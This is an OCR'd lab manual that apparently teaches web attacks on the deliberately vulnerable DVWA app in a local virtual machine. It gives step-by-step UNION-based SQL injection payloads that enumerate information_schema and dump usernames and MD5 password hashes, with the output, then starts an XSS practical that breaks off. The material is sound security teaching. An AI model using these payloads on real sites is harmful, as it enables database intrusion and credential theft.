
%' or 0=0 union select null, version() #

```
ID: %' or 0=0 union select null, version() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, version() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, version() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, version() #
First name:
Surname: 5.1.60
```

This is the version of the database

Step 7: Display Database User

1. Input the below text into the User ID Textbox (See Picture).
   - %' or 0=0 union select null, user() #
2. Notice in the last displayed line, root@localhost is displayed in the surname.
3. This is the name of the database user that executed the behind the scenes PHP code.


BackTrack5R1 - VMware Player File Virtual Machine Help
Applications Places System
Mon Apr 16, 7:09 AM
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Damn Vulnerable Web App (DV...
http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=%25'+or+0%3D0+union+select+n
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Damn Vulnerable Web ...
root@bt: ~
vmware

Vulnerability: SQL Injection

User ID:

=0 union select null, user() # Submit


%' or 0=0 union select null, user() #

```
ID: %' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, user() #
First name:
Surname: root@localhost
```

Database user that executed the command

Step 8: Display all tables in information_schema

1. Input the below text into the User ID Textbox (See Picture).
   - %' and 1=0 union select null, table_name from information_schema.tables #
2. Click Submit
3. Now we are displaying all the tables in the information_schema database.
4. The INFORMATION_SCHEMA is the information database, the place that stores information about all the other databases that the MySQL server maintains .



BackTrack5R1 - VMware Player File Virtual Machine Help
Applications Places System
Mon Apr 16, 8:05 AM
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Damn Vulnerable Web App (DV...
http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=%25'+and+1%3D0+union+select+null%2
Google
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
Damn Vulnerable Web ...
root@bt: ~
To return to your computer, press Ctrl+Alt
vmware

Vulnerability: SQL Injection

User ID:

%' and 1=0 union select null, table_name from information_schema.tables #

nformation_schema.tables # Submit

```
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS
```

information_schema table name

```
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS
```

information_schema table name

```
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY
```

information_schema table name


```
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS
```

information_schema table name

```
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
```

Step 9: Display all the user tables in information_schema.

1. Input the below text into the User ID Textbox (See Picture).
   - %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
2. Click Submit
3. Now we are displaying all the tables that start with the prefix "user" in the information_schema database.



BackTrack5R1 - VMware Player
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection - Mozilla Firefox
http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=%25'+and+1%3D0+union+select+null%2C+table_name
DVWA
Submit
More info

Vulnerability: SQL Injection

User ID:

%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#


```
ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: USER_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users
```

This is the user's table that contains the password information

```
ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: user
```

Step 10: Display all the columns fields in the information_schema user table

1. Input the below text into the User ID Textbox (See Picture).
   - %' and 1=0 union select null, concat(table_name,0x0a,column_name) from information_schema.columns where table_name = 'users' #
2. Click Submit
3. Now we are displaying all the columns in the **users** table.
4. Notice there are a user_id, first_name, last_name, user and **Password** column.



BackTrack5R1 - VMware Player
File
Virtual Machine
Help
Applications Places System
Mon Apr 16, 9:28 AM
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Damn Vulnerable Web App (DV...
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Submit
Damn Vulnerable Web ...
root@bt: ~
To return to your computer, press Ctrl+Alt.
vmware

http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=%25'+and+1%3D0+union+select+r


vhere table_name = 'users' #

```
ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from i
First name:
Surname: users
user_id   This is the "user_id" column name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from i
First name:
Surname: users
first_name   This is the "first_name" column name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from i
First name:
Surname: users
last_name   This is the "last_name" column name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from i
First name:
Surname: users
user   This is the "users" column name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from i
First name:
Surname: users
password   This is the "password" column name

ID: %' and 1=0 union select null, concat(table_name,0x0a,column_name) from i
First name:
Surname: users
avatar
```

Step 11: Display all the columns field **contents** in the information_schema user table

1. Input the below text into the User ID Textbox (See Picture).
   - %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
2. Click Submit

Now we have successfully displayed all the necessary authentication information into this database.



BackTrack5R1 - VMware Player
File
Virtual Machine
Help
Applications Places System
Mon Apr 16, 10:47 AM
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Damn Vulnerable Web App (DV...
Submit
Options...
Damn Vulnerable Web ...
root@bt: /pentest/pass...
SQLdict
Click to switch to "Desk 3"

http://192.168.1.106/dvwa/vulnerabilities/sqli/?id=%25'+and+1%3D0+union+select+r

Vulnerability: SQL Injection

User ID:

lx0a,password) from users #

```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
```

Contents of the users table, including the password field

Contents of the users table, including the password field

Contents of the users table, including the password field


Scripts Currently Forbidden | <SCRIPT>: 1 | <OBJECT>: 0

Practical 6

Aim : XSS using DVWA

Solution:

Step 1: Install DVWA Tool.
Step 2: Login to DVWA.



Damn Vulnerable Web App (DVWA) - Login - Mozilla Firefox


http://192.168.1.106/dvwa/login.php

Username: admin

Password: ●●●●●●●●●

Step 3: Set DVWA Security Level.

1. Click on DVWA Security, in the left hand menu.
2. Select "low"
3. Click Submit



Damn Vulnerable Web App (DVWA) v1.0.7 :: DVWA Security - Mozilla Firefox

http://192.168.1.106/dvwa/security.php

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Scripts Currently Forbidden | <SCRIPT>: 1 | <OBJECT>: 0

Step 4: XSS Stored Menu Select "XSS Stored" from the left menu.


BackTrack5R1 - VMware Player File Virtual Machine Help
Applications Places System
Thu Apr 26, 7:22 AM
File Edit View History Bookmarks Tools Help
Damn Vulnerable Web App (DV...
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
Sign Guestbook
root@bt: /pentest/expl...
Damn Vulnerable Web ...
To direct input to this virtual machine, press Ctrl+G.
vmware

Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Stored Cross Site Scripting (XSS) - Mozilla Firefox

http://192.168.1.106/dvwa/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

